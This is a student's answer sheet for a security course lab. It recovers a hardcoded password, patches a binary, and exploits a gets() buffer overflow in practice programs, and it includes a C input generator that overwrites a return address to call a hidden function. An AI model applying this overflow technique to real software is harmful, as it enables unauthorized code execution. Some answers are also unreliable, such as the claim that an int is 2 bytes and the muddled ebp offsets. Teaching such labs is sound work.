Nicholas Meier
CS426 - Project 1, Part 2 Answers are bolded

Task 4

1. What is does the register ebp typically hold and what ebp value is pushed on the stack in a normal stack frame (x86 32 bit)?

ebp typically holds base stack pointer. At the start of a function, ebp holds the previous frame's base pointer and that value is pushed onto the stack. Then, ebp is set to the value of esp (current stack pointer).

2. What does the following x86 assembly instruction do (note destination address comes second here)?

lea -0x20(%ebp),%eax

lea = Load effective address

take the value in (%ebp) register, add (-0x20), = -32 in decimal, store collective value in (%eax) register

In this directory there is a Linux executable file named "task4" that has several vulnerabilities you will exploit Run the program and enter a password attempt to familiarize yourself with the program.
For this problem you will need to answer the following questions using readelf or objdump (or other programs of your choice).

3. In the source code found in task4.c, we can see that the programmer hardcoded a password. Use one of the tools above to disassemble the binary and try to guess the password amongst the strings present. What is the correct password?

corgisarebad is the password

found this by using gdb to disassemble, finding the value in the address contained by eax register when calling strcmp function

4. Looking carefully at the source code or disassembled file identify a potential buffer overflow and how it can be used to bypass the password authentication code.

Buffer Overflow exists with "gets(buff)" and can be used to run elevated privileges with an input which is sufficiently large enough, see underlined assembly below

```
22          if(strcmp(buff, "??????")){ //You will need to figure out the correct password
=> 0x565555e2 <+55>:    sub    $0x8,%esp
   0x565555e5 <+58>:    lea    -0x18d8(%ebx),%eax
   0x565555eb <+64>:    push   %eax
   0x565555ec <+65>:    lea    -0x20(%ebp),%eax
   0x565555ef <+68>:    push   %eax
```

```
0x565555f0 <+69>:    call   0x565553f0 <strcmp@plt>
0x565555f5 <+74>:    add    $0x10,%esp
0x565555f8 <+77>:    test   %eax,%eax
0x565555fa <+79>:    je     0x56555610 <authenticate+101>
```

Exploiting the above:
5. Run the 'objdump -D -s task4' and navigate to the disassembled code for the authenticate function.

A note: Adding the -Mintel to objdump will display the disassembly in intel sytax instead of AT&T syntax

6. Include the disassembled output of the authenticate function (copy & paste it).

```
000005ab <authenticate>:
 5ab:   55                  push   %ebp
 5ac:   89 e5               mov    %esp,%ebp
 5ae:   53                  push   %ebx
 5af:   83 ec 24            sub    $0x24,%esp
 5b2:   e8 c9 fe ff ff      call   480 <__x86.get_pc_thunk.bx>
 5b7:   81 c3 19 1a 00 00   add    $0x1a19,%ebx
 5bd:   c6 45 f7 00         movb   $0x0,-0x9(%ebp)
 5c1:   83 ec 0c            sub    $0xc,%esp
 5c4:   8d 83 10 e7 ff ff   lea    -0x18f0(%ebx),%eax
 5ca:   50                  push   %eax
 5cb:   e8 40 fe ff ff      call   410 <puts@plt>
 5d0:   83 c4 10            add    $0x10,%esp
 5d3:   83 ec 0c            sub    $0xc,%esp
 5d6:   8d 45 e0            lea    -0x20(%ebp),%eax
 5d9:   50                  push   %eax
 5da:   e8 21 fe ff ff      call   400 <gets@plt>
 5df:   83 c4 10            add    $0x10,%esp
 5e2:   83 ec 08            sub    $0x8,%esp
 5e5:   8d 83 28 e7 ff ff   lea    -0x18d8(%ebx),%eax
 5eb:   50                  push   %eax
 5ec:   8d 45 e0            lea    -0x20(%ebp),%eax
 5ef:   50                  push   %eax
 5f0:   e8 fb fd ff ff      call   3f0 <strcmp@plt>
 5f5:   83 c4 10            add    $0x10,%esp
 5f8:   85 c0               test   %eax,%eax
 5fa:   74 14               je     610 <authenticate+0x65>
 5fc:   83 ec 0c            sub    $0xc,%esp
 5ff:   8d 83 37 e7 ff ff   lea    -0x18c9(%ebx),%eax
 605:   50                  push   %eax
 606:   e8 05 fe ff ff      call   410 <puts@plt>
```

```
60b:   83 c4 10             add    $0x10,%esp
60e:   eb 16                jmp    626 <authenticate+0x7b>
610:   83 ec 0c             sub    $0xc,%esp
613:   8d 83 48 e7 ff ff      lea    -0x18b8(%ebx),%eax
619:   50                 push   %eax
61a:   e8 f1 fd ff ff       call   410 <puts@plt>
61f:   83 c4 10             add    $0x10,%esp
622:   c6 45 f7 01           movb   $0x1,-0x9(%ebp)
626:   80 7d f7 00           cmpb   $0x0,-0x9(%ebp)
62a:   74 14                je     640 <authenticate+0x95>
62c:   83 ec 0c             sub    $0xc,%esp
62f:   8d 83 5c e7 ff ff      lea    -0x18a4(%ebx),%eax
635:   50                 push   %eax
636:   e8 d5 fd ff ff       call   410 <puts@plt>
63b:   83 c4 10             add    $0x10,%esp
63e:   eb fe                jmp    63e <authenticate+0x93>
640:   83 ec 0c             sub    $0xc,%esp
643:   8d 83 87 e7 ff ff      lea    -0x1879(%ebx),%eax
649:   50                 push   %eax
64a:   e8 c1 fd ff ff       call   410 <puts@plt>
64f:   83 c4 10             add    $0x10,%esp
652:   90                 nop
653:   8b 5d fc             mov    -0x4(%ebp),%ebx
656:   c9                 leave
657:   c3                 ret
```

7. In relation to ebp, where is the variable pass stored (Hint: Use the initial value of pass to find the instruction)? Explain how you figured this out.

Stored at this address : 0x565556f8, which is the address of ebx, minus 0x18d8. Looked at assembly through gdb, found where the strcmp function was called, looked at the register values pushed on the stack as arguments. (lines 5e2 to 5fa in authenticate function). In relation to ebp, it is the address of ebp minus 0xA9AA7D50 = 0x565556f8.

8. In relation to ebp, where is the variable buff stored (Hint: Use the call to gets( ) as a reference point)? Explain how you figured this out.

buff is stored at this address : 0xffffd428, which is the address of ebp minus 0x20. Again, looked at the arguments that strcmp was taking and then using gdb to determine the values held at the address.

9. How many bytes long is the buffer that holds the entered password? Explain how you determined this.

Through guessing and checking with input, the buffer is 23 bytes long, with each char in the buffer equal to one byte, and varied input, after 24 characters are entered, the

buffer then overflows into the the elevated privileges function. Or its size is related to the value subtracted from ebp (0x20)?, but I'm not certain.




Image above : guess and check process for finding size of buffer


10. What is the minimum number of characters a user has to enter in order to overflow the buffer and write a nonzero value to the variable pass (Hint: the null terminator in a string has a value of 0)?


24 characters

11. Use a hexeditor to open the binary file and search for the correct password found at the start of this exercise. Change the password so that the word "bad" is turned into "good". and save the binary. Try to enter your modified password into the changed binary. Did it work? Include a screenshot of the program running with your entry attempt.

Example: If the password is: 'catsarebad', you should edit the password to be 'catsaregood.'

Above: Initial hexdump, Below: Hexdump after edit





Edited hexdump to executable works as intended

12. Briefly explain how to eliminate the vulnerabilities in this program.

Use fgets(buff, XX, stdin) instead of gets. Don't store the password in plaintext, and don't hardcode the password.

13. Is it a good idea to store sensitive information as a plaintext character array? What are some alternatives? How does the Linux login program handle storing user passwords?

Bad idea to store sensitive information in plaintext, alternatives include some form of encryption or hashing, similar to the linux login system. Linux logins use hashed strings to store passwords in a database, instead of simply plaintext. Likewise, there exists some form of administrative protections in linux which prevent all users, other than root from accessing the database of passwords.

Task 5

1. Use objdump to disassemble the binary. Navigate to portion of output for function1.
   NOTE: this binary is much larger then the previous, pipe objdump into the "less" or "more" command to avoid waiting for your teminal to stop scrolling.

2. In relation to ebp, where is the beginning of the character buffer used to store the string?
   address of ebp minus 0x28,
3. What is the minimum number of bytes you need to write to the character buffer in order to overwrite the return address?
   37 bytes overwrite the return address, 38 bytes gives a segmentation fault
4. How many bytes are in an address for a 32 bit binary? What is the minimum number of addresses you need to write from the beginning of the character array to overwrite the return address?
   8 bits = 1 byte → 32 bit binary = 4 bytes.
5. What is the address of function2?
   0x08048934
6. Modify the file, Input Gen/main.c to rewrite the return address with the address for function2 when function1 is called. Run make to compile the binary for the input generator, Input Gen/input gen. Pipe the output of the input generator to the original program. To do this make sure your working directory is task5/ and then run the command, Input Gen/input gen | ./task5 .
   Assume 1 int = 2 bytes, count = 18.

7. Include your output of the programming calling function2 (in a screenshot). (Note it is ok if an error occurs after function2 runs). Include the full source code for your input generator and explain why the attack succeeded.

```
 task5 Input_Gen/input_gen | ./task5
Enter String
You Entered: 444444444444444444

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

Function that deltes all company data from database just ran - ; ).

[1]    16465 done               Input_Gen/input_gen |
       16466 segmentation fault  ./task5
 task5
```

Above: output of calling function 2

Below: source code

```
int main(int argc, char* argv[]){
        int i;
        FILE *const out = fdopen(fileno(stdout), "wb");
        int address = 0x08048934; //put in the address you want to right here
        int count = 18; //how far do you have to write? (remember how many bytes ints are)
        for(i = 0; i <= count; i++)
                write(fileno(out), &address, 4);

}
```

This works because the gets(...) in the task5 program allows for a buffer overflow attack. From there, the overflow can be used to edit the return address of the function (on the stack I think). The return address changes from the main function in task5, to function2 in task5.